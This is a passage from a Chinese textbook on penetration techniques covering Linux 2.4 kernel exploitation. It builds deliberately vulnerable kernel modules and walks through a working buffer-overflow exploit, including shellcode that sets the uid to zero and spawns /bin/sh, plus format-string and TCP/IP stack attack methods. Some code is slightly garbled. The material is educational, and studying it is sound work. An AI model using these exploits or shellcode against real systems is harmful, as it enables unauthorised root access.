①：于 INT 指令发生了不同优先级之间的控制转移，所以首先从 TSS（任务状态段）中获取高优先级的核心堆栈信息（SS 和 ESP）；

②：把低优先级堆栈信息（SS 和 ESP）保留到高优先级堆栈（即核心栈）中；

③：把 EFLAGS，外层 CS，EIP 推入高优先级堆栈（核心栈）中；

④：通过 IDT 加载 CS，EIP（控制转移至中断处理函数）。

在 iret 返回的时候，假如 NT=1，IRET 指令就反转 CALL 或者 INT 的操作，这样引起一次任务切换。这时候执行 IRET 的指令代码，更新之后放在任务状态段内。

6.1.2.2 背景知识二：核心堆栈指针 ESP 和进程内核 task 的关系

当然，最好的资料就是 Linux Kernel 的源代码，可以通过查看源代码来了解它们的关系：

```
static inline struct task_struct * get_current(void)
{
    struct task_struct *current;
    __asm__ ("andl %%esp,%0; \"c\"=r (current) : \"0\" (~8191UL));
    return current;
}

#define current get_current()
```

每个进程在内核中有个内核堆栈，共占 2 页，也就是 8 192 个字节，在这堆栈底部，是该进程的 struct task_struct 结构。所以在内核中使用 current 就可以访问到该进程的 struct task_struct。

6.1.2.3 背景知识三：什么叫进程内核路径

一条内核控制路径由运行在内核态的指令序列组成，这些指令处理一个中断或者一个异常。当进程发出一个系统调用的请求时，由应用态切换到内核态。这样的内核控制路径被成为进程内核路径，也叫进程上下文。当 CPU 执行一个与中断有关的内核控制路径的时候，被成为中断上下文。

6.1.2.4 背景知识四：CPU 的所处路径

上面的背景知识三已经提到过一点了，现在就来更明确些，在任何时候，CPU 总是处于下面四条路径之一：

- ①处理硬件中断，此时不跟任何进程相关联。
- ②处理软中断(softirqs)，tasklets 和 BH,不跟任何进程相关联。
- ③运行在内核空间，关联着一个进程。
- ④运行着用户空间的一个进程。

第③种情况就是我们说的进程内核路径。

6.1.3 内核 Exploit 的种类

正如前面叙述内核 Exploit 和应用层 Exploit 异同点中看到的，内核 Exploit 的种类和方法以及容易出错的地方都跟应用层差不多。只能说差不多，毕竟内核的东西跟应用层的东西不太一样。下面是内核 Exploit 的一些分类。

6.1.3.1 按漏洞类型分

按漏洞类型大致可分为以下五种：

- ①内核缓冲区溢出 (Buffer Overflow)。
- ②内核格式化字符串漏洞 (Kernel Format String Vulnerability)。
- ③内核整型溢出漏洞 (Kernel Integer Overflow)。
- ④内核 kfree() 参数腐败 (Kernel Kfree Parameter Corruption)。
- ⑤内核编程逻辑错误 (Kernel Program Logic error)。

6.1.3.2 按漏洞发生处在的路径分

按漏洞发生处在的路径大概可分为两类：

- ①漏洞发生在内核进程路径上，也称进程上下文。
- ②漏洞发生在软中断或者硬中断上下文（请参考背景知识四：CPU 的所处路径）。

如果按漏洞类型分跟应用层的差不多。下面先来逐个看看在内核进程路径上发生的那些内核的漏洞类型以及如何利用这些漏洞。当然现在是概念性的东西，所以有漏洞的内核也是自己的程序造成的，使用内核提供的 LKM（可装载模块）机制来构造实验环境。

6.1.4 内核缓冲区溢出 (Kernel Buffer Overflow)

在讨论了一些背景知识和漏洞类型后本节步入正题，开始讨论内核缓冲区溢出的利用。

6.1.4.1 构造例子程序 kbof.c

还是实例能说明问题，先来看看下面的 kbof.c 程序：

```
/* kbof.c
*
* 《网络渗透技术》演示程序
* 作者: san, alert7, eyas, watercloud
*
* 内核缓冲区溢出漏洞演示程序
* gcc -O3 -c -I/usr/src/linux/include kbof.c
*/

#define MODULE
#define __KERNEL__
#include <linux/kernel.h>
```

```
#include <linux/module.h>
#include <asm/unistd.h>
#include <asm/uaccess.h>
#include <sys/syscall.h>
#include <linux/slab.h>

#define __NR_function 240 //linux not use

extern void* sys_call_table[];

int (*old_function) (void);

asmlinkage int test(unsigned int len, char * code) {
    char buf[256];
    //strcpy(buf, code);
    memcpy(buf, code, len);
}

asmlinkage int new_function(unsigned int len, char * buf) {
    char * code = kmalloc(len, GFP_KERNEL);

    if (code == NULL) goto out;

    if (copy_from_user(code, buf, len))
        goto out;

    test(len, code);
out:
    return 0;
}

int init_module(void) {
    old_function = sys_call_table[__NR_function];
    sys_call_table[__NR_function] = new_function;
    printk("<1>kbof test loaded...\n");
    return 0;
}

void cleanup_module(void) {
    sys_call_table[__NR_function] = old_function;
    printk("<1>kbof test unloaded...\n");
}
```


在上述程序中，test 函数的参数 len 和 code 都是可由应用层程序控制的，所以当执行 test 函数调用的时候可能发生缓冲区溢出。这个内核模块的运行信息如下：

```
[root@redhat73 test]# gcc -O3 -c -I/usr/src/linux/include kbof.o
[root@redhat73 test]# insmod -f kbof.o
Warning: kernel-module version mismatch
        kbof.o was compiled for kernel version 2.4.18-3custom
        while this kernel is version 2.4.18-3
Warning: loading kbof.o will taint the kernel: no license
Warning: loading kbof.o will taint the kernel: forced load
[root@redhat73 test]# lsmod|grep kbof
kbof                1040    0  (unused)
```

6.1.4.2 内核缓冲区溢出 (Kernel BOF) 所要解决的问题

①确定 retloc 的地址。retloc 一般是这样—个地址：修改该地址可以改变程序的流程。就 buffer overflow 来说，就是找到函数的返回地址。

②确定 retaddr 的地址。retaddr 一般是 Shellcode 代码地址。

③shellcode 该做点什么呢？因为在内核中了，所以就跟应用层的 shellcode 就不一样了。

④从内核态返回到应用态。因为溢出的时候是在内核态，所以必须使内核能够正确返回到应用态，这样系统才不至于崩溃。

6.1.4.3 确定 RETLOC 的地址

先来投石问路，看看情况。溢出测试程序如下：

```
[alert7@redhat73 alert7]$ cat kbof_exploit.c
/* kbof_exploit.c
 *
 * 《网络渗透技术》演示程序
 * 作者: san, alert7, eyas, watercloud
 *
 * gcc -o kbof_exploit kbof_exploit.c
 */

#include <sys/types.h>
#include <sys/stat.h>
#include <fcntl.h>
#include <sys/mman.h>
#include <unistd.h>
#include <linux/unistd.h>
#include <linux/sysctl.h>
#define __NR_new_function 240
static inline _syscall2(int, new_function, unsigned int, len, char *, code);
```

```

int main(int argc, char **argv)
{
    char code[1024];
    unsigned int len;

    memset(code, 'A', 1024);
    len = 1024;

    new_function(len, code);
    system("/bin/sh");
}

```

运行 kbof_exploit 尝试一下:

```

[alert7@redhat73 alert7]$ gcc -o kbof_exploit kbof_exploit.c
[alert7@redhat73 alert7]$ ./kbof_exploit
Segmentation fault

```

得到了一个段错误信息, 虽然非法指令出现在内核中, 但引起该非法操作的路径是进程内核路径, 所以内核只是杀掉了该进程, 并且打印了 oops 错误, 如果发生在其他路径上, 很有可能系统就崩溃了。日志里的 oops 信息如下:

```

Oct 24 09:33:19 redhat73 kernel: Unable to handle kernel paging request at virtual address 41414141
Oct 24 09:33:19 redhat73 kernel: printing eip:
Oct 24 09:33:19 redhat73 kernel: 41414141
Oct 24 09:33:19 redhat73 kernel: *pde = 00000000
Oct 24 09:33:19 redhat73 kernel: Oops: 0000
Oct 24 09:33:19 redhat73 kernel: kbof pcnet32 mii usb-uhci usboore BusLogic sd_mod scsi_mod
Oct 24 09:33:19 redhat73 kernel: CPU: 0
Oct 24 09:33:19 redhat73 kernel: EIP: 0010:[<41414141>] Tainted: PF
Oct 24 09:33:19 redhat73 kernel: EFLAGS: 00000282
Oct 24 09:33:19 redhat73 kernel:
Oct 24 09:33:19 redhat73 kernel: EIP is at Using_Versions [] 0x41414140 (2.4.18-3)
Oct 24 09:33:19 redhat73 kernel: eax: 00000400 ebx: c3877c00 ecx: 00000000 edx:
bffffb60
Oct 24 09:33:19 redhat73 kernel: esi: 41414141 edi: 41414141 ebp: 41414141 esp:
c18effa4
Oct 24 09:33:19 redhat73 kernel: ds: 0018 es: 0018 ss: 0018
Oct 24 09:33:19 redhat73 kernel: Process kbof_exploit (pid: 694, stackpage=c18ef000)
Oct 24 09:33:19 redhat73 kernel: Stack: 41414141 41414141 41414141 41414141 41414141 41414141
41414141 41414141
Oct 24 09:33:19 redhat73 kernel: 41414141 41414141 41414141 41414141 41414141 41414141
41414141 41414141

```

```

Oct 24 09:33:19 redhat73 kernel: 41414141 41414141 41414141 41414141 41414141 41414141
41414141
Oct 24 09:33:19 redhat73 kernel: Call Trace:
Oct 24 09:33:19 redhat73 kernel:
Oct 24 09:33:19 redhat73 kernel: Code: Bad EIP value.

```

为了找寻溢出点，使用 objdump 查看 kbof 汇编代码：

```

00000000 <test>:
0: 55          push    %ebp
1: 89 e5       mov     %esp, %ebp
3: 57          push    %edi
4: 56          push    %esi
5: 81 ec 00 01 00 00   sub     $0x100, %esp
b: 8b 45 08     mov     0x8(%ebp), %eax
e: 89 c1       mov     %eax, %ecx
10: 8b 75 0c     mov     0xc(%ebp), %esi
13: 8d bd f8 fe ff ff   lea     0xfffff8(%ebp), %edi
19: c1 e9 02     shr     $0x2, %ecx
1c: f3 a5       repz    movsl %ds:(%esi), %es:(%edi)
1e: a8 02       test    $0x2, %al
20: 74 02       je      24 <test+0x24>
22: 66 a5       movsw   %ds:(%esi), %es:(%edi)
24: a8 01       test    $0x1, %al
26: 74 01       je      29 <test+0x29>
28: a4         movsb   %ds:(%esi), %es:(%edi)
29: 81 c4 00 01 00 00   add     $0x100, %esp
2f: 5e         pop     %esi
30: 5f         pop     %edi
31: 5d         pop     %ebp
32: a3         ret
33: 90         nop

```

从上面代码看到可以覆盖到 EIP，EBP，却不能修改 ESP。

如图 6.1 所示，可以看到 retloc 在 code[256+8+4]的地方。




图 6.1 函数栈帧结构

现在修改代码如下:

```
/* kbof_exploit.c
 *
 * 《网络渗透技术》演示程序
 * 作者: san, alert7, eyas, watercloud
 *
 * gcc -o kbof_exploit kbof_exploit.c
 */

#include <sys/types.h>
#include <sys/stat.h>
#include <fcntl.h>
#include <sys/mman.h>
#include <unistd.h>
#include <linux/unistd.h>
#include <linux/sysctl.h>
#define __NR_new_function 240
static inline _syscall2(int, new_function, unsigned int, len, char *, code);

int main(int argc, char **argv)
{
    char code[1024];
    unsigned int len;

    memset(code, 'A', 1024);
    len = 256+8+4+4;
    memset(&code[256+8+4], 'B', 4);
```

一般来说会有 0x08048xxx 0x00000023 这么一段，这是应用层的 EIP 和 CS，那么现在就来找 0x00000023 这个关键整数吧，修改代码如下：

```
/* kbof_exploit.c
*
* 《网络渗透技术》演示程序
* 作者: san, alert7, eyas, watercloud
*
* 针对 kbof.c 的利用程序
* gcc -o kbof_exploit kbof_exploit.c
*/

#include <sys/types.h>
#include <sys/stat.h>
#include <fcntl.h>
#include <sys/mman.h>
#include <unistd.h>
#include <linux/unistd.h>
#include <linux/sysctl.h>
#define __NR_new_function 240
static inline _syscall2(int, new_function, unsigned int, len, char *, code);
#define NOP 'A'

char Shellcode[]={
//0x0, 0x00, 0x00, 0xff,
//0x50, //push 5eax
//0x53, //push %ebx
0xb8, 0x2b, 0x00, 0x00, 0x00, //mov $0x2b, %eax
0x50, //push %eax
0x50,
0x1f, //pop %ds
0x07, //pop %es
0x89, 0xe0, //mov %esp, %eax
//next
0x83, 0xc0, 0x04, //add $0x4, %eax
0x8b, 0x18, //mov (%eax), %ebx
0x83, 0xfb, 0x23, //cmp $0x23, %ebx
0x75, 0xf6, //jne next

0x83, 0xe8, 0x04, //sub $0x04, %eax
0x89, 0xc4, //mov %eax, %esp
0x89, 0x28, //mov %ebp, (%eax)

0xb8, 0x00, 0xe0, 0xff, 0xff, /*mov $0xffffe000, %eax*/
```

```

0x21, 0xe0,
0xc7, 0x80, 0x28, 0x01, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, /*movl    $0x0, 0x128(%eax) */
//0x5b, //pop %ebx
//0x58, //pop %eax
0xcf /* iret */

};
char shell[] =
    "\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\xb0\x0b"
    "\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x40\xcd"
    "\x80\xe8\xdc\xff\xff\xff/bin/sh";

void test(void)

{
void (*f)(void);

f = (void *) shell; (*f)();
exit(0);
}
int main(int argc, char **argv)
{
    char code[1024];
    unsigned int len;

    memset(code, NOP, 1024);
    memcpy(code, Shellcode, sizeof(Shellcode));

    len = 256*8+4+4;

    printf("code addr is:%p\n", code);
    *(int *) (code+256*8+4) = (int) code; //eip
    *(int *) (code+256*8) = (int) test; //ebp
    new_function(len, code);

}

```

再次运行攻击程序:

```

[alert7@redhat73 alert7]$ ./kbof_exploit
code addr is:0xbffff760
sh-2.05a# id
uid=0(root) gid=500(alert7) groups=500(alert7)

```


现在终于成功了，利用内核的漏洞完成了权限的提升，拥有 root 权限。

6.1.5 内核格式化字符串漏洞 (Kernel Format String Vulnerability)

内核和应用层一样也存在格式化字符串漏洞。其利用方法也和应用层类似。所以读者在读本小节之前最好先熟悉上下应用层的格式化字符串漏洞。

6.1.5.1 构造例子程序 kformat.c

下面是特地构造的存在内核格式化漏洞的 kformat.c 程序：

```
/* kformat.c
 *
 * 《网络渗透技术》演示程序
 * 作者: san, alert7, eyas, watercloud
 *
 * 内核格式化串漏洞演示程序
 * gcc -O3 -c -I/usr/src/linux/include kformat.c
 */

#define MODULE
#define __KERNEL__
#include <linux/kernel.h>
#include <linux/module.h>
#include <asm/unistd.h>
#include <asm/uaccess.h>
#include <sys/syscall.h>
#include <linux/slab.h>

#define __NR_function 240 //linux not use

extern void* sys_call_table[];

int (*old_function) (void);

static char buffer[256];

asm linkage int new_function(unsigned int len, char * buf) {
    char code[256];

    if (len > 256) len = 256;

    if (copy_from_user(code, buf, len))
        goto out;

    sprintf(buffer, len, code);
}
```

```
    printk("%s", buffer);

out:
    return 0;
}

int init_module(void) {
    old_function = sys_call_table[__NR_function];
    sys_call_table[__NR_function] = new_function;
    printk("<1>kformat test loaded...\n");
    return 0;
}

void cleanup_module(void) {
    sys_call_table[__NR_function] = old_function;
    printk("<1>kformat test unloaded...\n");
}
```

注意上面标成黑体的那行代码，这就是程序格式字符串的问题所在。

6.1.5.2 Kernel Format String Vuln Exploit 需要解决的几个问题

① 确定 linux kernel 的 printf() 系列函数是否支持 %n。如果不支持，那么就没有再研究的必要了。因为即使系统内核中存在这样的漏洞，最多也只能泄漏内核信息，或者也许可以把内核弄崩溃掉。

② 确定 retloc 的地址。retloc 一般是这样一个地址：修改该地址可以改变程序的流程。对于格式化字符串漏洞来说，需要找一个也在内核进程路径上可以改变程序流程的这样一个地址。

③ 确定 retaddr 的地址。跟上面的一样。这个问题跟内核缓冲区溢出的利用要解决的问题一样。

④ 从内核态返回到应用态。跟上面的一样。这个问题跟内核缓冲区溢出的利用要解决的问题一样。

如果解决了上面的四个问题，写出利用程序应该不成问题了。

6.1.5.3 确定 kernel 的 printf() 系列函数是否支持 %n

要确定这个问题比较简单，看过 Linux 内核的源码后知道 %n 是支持的，但不支持 %hn，也不支持 \$。不过这已经足够。

6.1.5.4 确定 retloc 的地址

要在进程内核路径上找一个地址，该地址的改变能改变程序的流程。首先想到的就是覆盖函数的返回地址，覆盖函数返回地址是一般应用层通用的方法。但是在 KERNEL 要想利用这种方法有一定难度。首先，调试内核比较麻烦也比较困难。其次无法预知内核中 ESP 的值，也就没法覆盖函数的返回地址。所以需要寻找另外的 retloc 地址。

还是从进程内核路径上找这样的地址，看 head.S 里的如下代码：

```
ENTRY(system_call)
pushl %eax          # save orig_eax
SAVE_ALL
GET_CURRENT(%ebx)
testb $0x02,tsk_ptrace(%ebx) # PT_TRACESYS
jne tracesys
cmpl $(NR_syscalls),%eax
jae badsys
call *SYMBOL_NAME(sys_call_table)(,%eax,4)
movl %eax,EAX(%esp)  # save the return value
ENTRY(ret_from_sys_call)
cli                # need_resched and signals atomic test
cmpl $0,need_resched(%ebx)
jne reschedule
cmpl $0,sigpending(%ebx)
jne signal_return
restore_all:
RESTORE_ALL
```

这段代码里的 sys_call_table 让我们比较感兴趣，而且这个符号又是在 /proc/ksyms 里导出的，普通用户也可读，所以很容易就可以得到这个调用表的地址：

```
[alert7@redhat73 alert7]$ cat /proc/ksyms |grep sys_call_table
c02c209c sys_call_table_Rdfdb18bd
```

可以找一个在系统调用表里不使用的系统调用，比如选择 241 这个系统调用。然后只要想办法在 sys_call_table+241*4 的地址上填上 shellcode 的地址，任务就基本完成了。

6.1.5.5 一个担忧：shellcode 地址过大

根据内核 sprintf 系列函数的特性，关键是不支持 %hn。这给填 shellcode 的值时带来了很大的麻烦，因为 shellcode 的地址过大。在应用层的时候可以使用 %hn 把 shellcode 的地址分为两块，这样就可以避免输出的字符串过长。现在在内核中的这些函数不支持 %hn 了，就可能导致输出的字符串过长而使系统崩溃掉。

那么就想办法把 shellcode 地址变小，前面已经重申过好几次了，只要在进程内核路径上，就可以在内核中使用应用层的地址。那么如何在应用层把 shellcode 地址变小呢？首先，我们想到了 mmap() 系统调用：

```
void * mmap(void *start, size_t length, int prot, int flags, int fd, off_t offset);
```

但是很可惜，设置了 mmap 的开始地址 start，比如说设置 start 为 0x1000，而内核根本就不受这个值的影响，分配回来的地址一般还都会在 0x40000000 上，这样的值对于要成功 Exploit 肯定是太大了。

其次，可以修改 ld 的连接脚本。默认的连接脚本是把地址分配到 0x08048000。可以把

该值改为 0，现在修改 elf_i386.x 连接脚本如下：

```

OUTPUT_FORMAT("elf32-i386", "elf32-i386",
              "elf32-i386")
OUTPUT_ARCH(i386)
ENTRY(_start)
SEARCH_DIR(/lib);          SEARCH_DIR(/usr/lib);          SEARCH_DIR(/usr/local/lib);
SEARCH_DIR(/usr/i386-redhat-linux/lib);
/* Do we need any of these for elf?
   __DYNAMIC = 0;   */
SECTIONS
{
    /* Read-only sections, merged into text segment: */
    . = 0x00000000 + sizeof_headers;
    .interp      : { *(.interp) }
    .hash        : { *(.hash) }
    .dynsym      : { *(.dynsym) }
    .dynstr      : { *(.dynstr) }
    .gnu.version : { *(.gnu.version) }
    .gnu.version_d : { *(.gnu.version_d) }
    .gnu.version_r : { *(.gnu.version_r) }
    .rel.init    : { *(.rel.init) }
    .rela.init   : { *(.rela.init) }
    .rel.text    :
    {
        *(.rel.text)
        *(.rel.text.*)
        *(.rel.gnu.linkonce.t*)
    }
    .rela.text    :
    {
        *(.rela.text)
        *(.rela.text.*)
        *(.rela.gnu.linkonce.t*)
    }
    .rel.fini     : { *(.rel.fini) }
    .rela.fini    : { *(.rela.fini) }
    .rel.rodata   :
    {
        *(.rel.rodata)
        *(.rel.rodata.*)
        *(.rel.gnu.linkonce.r*)
    }
    .rela.rodata  :

```

```

[
    *(.rel.rodata)
    *(.rel.rodata.*)
    *(.rel.gnu.linkonce.r*)
]
.rel.data :
[
    *(.rel.data)
    *(.rel.data.*)
    *(.rel.gnu.linkonce.d*)
]
.rela.data :
[
    *(.rel.data)
    *(.rel.data.*)
    *(.rel.gnu.linkonce.d*)
]
.rel.ctors : { *(.rel.ctors) }
.rela.ctors : { *(.rel.ctors) }
.rel.dtors : { *(.rel.dtors) }
.rela.dtors : { *(.rel.dtors) }
.rel.got : { *(.rel.got) }
.rela.got : { *(.rel.got) }
.rel.sdata :
[
    *(.rel.sdata)
    *(.rel.sdata.*)
    *(.rel.gnu.linkonce.s*)
]
.rela.sdata :
[
    *(.rel.sdata)
    *(.rel.sdata.*)
    *(.rel.gnu.linkonce.s*)
]
.rel.sbss : { *(.rel.sbss) }
.rela.sbss : { *(.rel.sbss) }
.rel.bss : { *(.rel.bss) }
.rela.bss : { *(.rel.bss) }
.rel.plt : { *(.rel.plt) }
.rela.plt : { *(.rel.plt) }
init :
[
    KEEP (*(.init))

```

```

) =0x9090
.plt      : [ *(.plt) ]
.text     :
{
    *(.text)
    *(.text.*)
    *(.stub)
    /* .gnu.warning sections are handled specially by elf32.em.  */
    *(.gnu.warning)
    *(.gnu.linkonce.t*)
} =0x9090
_etext = .;
PROVIDE (etext = .);
.fini     :
{
    KEEP (*(.fini))
} =0x9090
.rodata   : [ *(.rodata) *(.rodata.*) *(.gnu.linkonce.r*) ]
.rodata1  : [ *(.rodata1) ]
/* Adjust the address for the data segment.  We want to adjust up to
   the same address within the page on the next page up.  */
. = ALIGN(0x1000) + (. & (0x1000 - 1));
.data     :
{
    *(.data)
    *(.data.*)
    *(.gnu.linkonce.d*)
    SORT(CONSTRUCTORS)
}
.data1    : [ *(.data1) ]
.eh_frame : [ *(.eh_frame) ]
.gcc_except_table : [ *(.gcc_except_table) ]
.ctors    :
{
    /* gcc uses crtbegin.o to find the start of
       the constructors, so we make sure it is
       first.  Because this is a wildcard, it
       doesn't matter if the user does not
       actually link against crtbegin.o; the
       linker won't look for a file to match a
       wildcard.  The wildcard also means that it
       doesn't matter which directory crtbegin.o
       is in.  */
    KEEP (*crtbegin.o(.ctors))

```



```

/* We don't want to include the .ctor section from
   from the crtend.o file until after the sorted ctors.
   The .ctor section from the crtend file contains the
   end of ctors marker and it must be last */
KEEP (*(EXCLUDE_FILE (*crtend.o) .ctors))
KEEP (*(SORT(.ctors.*)))
KEEP (*(.ctors))
}

.dtors :
{
    KEEP (*crtbegin.o(.dtors))
    KEEP (*(EXCLUDE_FILE (*crtend.o) .dtors))
    KEEP (*(SORT(.dtors.*)))
    KEEP (*(.dtors))
}

.got : { *(.got.plt) *(.got) }
.dynamic : { *(.dynamic) }

/* We want the small data sections together, so single-instruction offsets
   can access them all, and initialized data all before uninitialized, so
   we can shorten the on-disk segment size. */
.sdata :
{
    *(.sdata)
    *(.sdata.*)
    *(.gnu.linkonce.s.*)
}
_edata = .;
PROVIDE (edata = .);
__bss_start = .;
.sbss :
{
    *(.dynsbss)
    *(.sbss)
    *(.sbss.*)
    *(.scommon)
}
.bss :
{
    *(.dynbss)
    *(.bss)
    *(.bss.*)
    *(COMMON)
}

/* Align here to ensure that the .bss section occupies space up to
   _end. Align after .bss to ensure correct alignment even if the

```

```

    .bss section disappears because there are no input sections.  */
    = ALIGN(32 / 8);
}
    = ALIGN(32 / 8);
_end = .;
PROVIDE (end = .);
/* Stabs debugging sections.  */
.stab 0 : { *(.stab) }
.stabstr 0 : { *(.stabstr) }
.stab.excl 0 : { *(.stab.excl) }
.stab.exclstr 0 : { *(.stab.exclstr) }
.stab.index 0 : { *(.stab.index) }
.stab.indexstr 0 : { *(.stab.indexstr) }
.comment 0 : { *(.comment) }
/* DWARF debug sections.
   Symbols in the DWARF debugging sections are relative to the beginning
   of the section so we begin them at 0.  */
/* DWARF 1 */
.debug          0 : { *(.debug) }
.line           0 : { *(.line) }
/* GNU DWARF 1 extensions */
.debug_srcinfo  0 : { *(.debug_srcinfo) }
.debug_sfnames  0 : { *(.debug_sfnames) }
/* DWARF 1.1 and DWARF 2 */
.debug_aranges  0 : { *(.debug_aranges) }
.debug_pubnames 0 : { *(.debug_pubnames) }
/* DWARF 2 */
.debug_info     0 : { *(.debug_info) }
.debug_abbrev   0 : { *(.debug_abbrev) }
.debug_line     0 : { *(.debug_line) }
.debug_frame    0 : { *(.debug_frame) }
.debug_str      0 : { *(.debug_str) }
.debug_loc      0 : { *(.debug_loc) }
.debug_macinfo  0 : { *(.debug_macinfo) }
/* SGI/MIPS DWARF 2 extensions */
.debug_weaknames 0 : { *(.debug_weaknames) }
.debug_funcnames 0 : { *(.debug_funcnames) }
.debug_typenames 0 : { *(.debug_typenames) }
.debug_varnames  0 : { *(.debug_varnames) }
/* These must appear regardless of  */

```

```

}

```

用修改后的 elf_i386.x 连接脚本测试:

```
[alert7@redhat73 alert7]$ gcc -o test -Wl,-T,elf_i386.x test.c
[alert7@redhat73 alert7]$ ls
1 elf_i386.x kformat_exploit kformat_exploit.c t t.c test test.o
[alert7@redhat73 alert7]$ gcc -o test -Wl,-T,elf_i386.x test.c
[alert7@redhat73 alert7]$ ./test
Hello, world
[alert7@redhat73 alert7]$ gdb -q test
(gdb) b main
Breakpoint 1 at 0x406
(gdb) r
Starting program: /home/alert7/test

Breakpoint 1, 0x00000406 in main ()
(gdb) shell
[alert7@redhat73 alert7]$ ps -ef |grep test
alert7  2290  2010  0 03:58 pts/1    00:00:00 gdb -q test
alert7  2291  2290  0 03:58 pts/1    00:00:00 /home/alert7/test
[alert7@redhat73 alert7]$ cat /proc/2291/maps
00000000-00001000 r-xp 00000000 08:01 19819      /home/alert7/test
00001000-00002000 rw-p 00000000 08:01 19819      /home/alert7/test
40000000-40013000 r-xp 00000000 08:01 256641     /lib/ld-2.2.5.so
40013000-40014000 rw-p 00013000 08:01 256641     /lib/ld-2.2.5.so
42000000-4212c000 r-xp 00000000 08:01 288709     /lib/i686/libc-2.2.5.so
4212c000-42131000 rw-p 0012c000 08:01 288709     /lib/i686/libc-2.2.5.so
42131000-42135000 rw-p 00000000 00:00 0
bffffe00-c0000000 rwxp fffff000 00:00 0
```

现在可以把 shellcode 放在 0x1000~0x2000 之间, 这样的地址就比较合适了。到目前为止上面说的第一和第二个问题已经解决了, 第三、第四个问题前面也探讨过, 条件基本都满足了。惟一需要知道的东西就是 `snprintf` 的参数和 `format strings` 的地址离得到底有多远 (因为这是个演示程序, 所以构造的时候不会离得太远, 但是如果上面例子程序代码是动态分配的, 那会变得很困难)。测试利用程序如下:

```
[alert7@redhat73 alert7]$ cat kformat_exploit.c
/* kformat_exploit.c
 *
 * 《网络渗透技术》演示程序
 * 作者: san, alert7, eyas, watercloud
 *
 * gcc -o kformat_exploit kformat_exploit.c
```


6.1.6 TCP/IP 协议栈溢出漏洞

本节所讨论的是 TCP/IP 协议栈里如果发生溢出, 该如何利用。这里说的溢出是个泛指, 泛指一切可利用的漏洞。国外也有人把这个基于 TCP/IP 协议栈溢出攻击作为一个挑战, 可见要想真正 Exploit 成功这样的漏洞, 还是有相当难度。

6.1.6.1 TCP/IP 协议栈溢出漏洞的特点

① TCP/IP 协议栈溢出漏洞也就是一个远程漏洞, 一般只能在远程 Exploit, 这就给成功利用增加了难度。

② 不像前面讨论的那些漏洞那样是处于内核进程路径中的, 发生 TCP/IP 协议栈溢出漏洞的时候是在半底 (BH) 中, 也就是软中断处理函数中, 而那里是属于中断上下文的。也就是说跟任何的进程相关。其实确切地说应该是系统也无法确定会跟哪个进程相关。

6.1.6.2 TCP/IP 协议栈溢出漏洞 Exploit 的难点

正是上面主要两个特别之处, 给 Exploit 又带来了新的麻烦。

① 如何定位 RETLOC。这个值还是跟漏洞的类型相关, 要因地制宜, 根据具体的情况来分析。

② 确定 shellcode 地址。确定这个地址就比较困难了, 如果是 BOF 的话, 还可以找寻 JUMP ESP 地址来代替寻找 RETLOC, 这样就省去找 shellcode 地址了, 不过同样要找一个 JUMP ESP 的地址。

③ shellcode 的时效性。因为现在是在中断上下文中, shellcode 基本不能做什么, 不能在这时进行 I/O 操作, 也不能引起调度或者睡眠。之后包含 shellcode 的数据包又可能被释放。所以想办法让中断上下文的 shellcode 变为内核进程路径上的 shellcode2, 这需要让原来的 shellcode 具备两个功能, 第一, 覆盖一个内核进程路径上的 RETLOC2; 第二, 把 shellcode2 复制到一个内核进程路径上可用的内存段。

shellcode2 因为是在内核进程路径上, 所以它做的事情就比较多了, 不过也要考虑到是在远程。shellcode2 可具备的功能参考如下:

- 假如有 APACHE 这样的服务跑在上面, 我们找的 RETLOC 可以是 recv() 这样的 SOCKET 调用, 让 shellcode2 判断收到的数据是否为我们特定的标记, 如果是, 可在内核中执行 execve(“/bin/sh”)。可能还要注意一些细节问题。
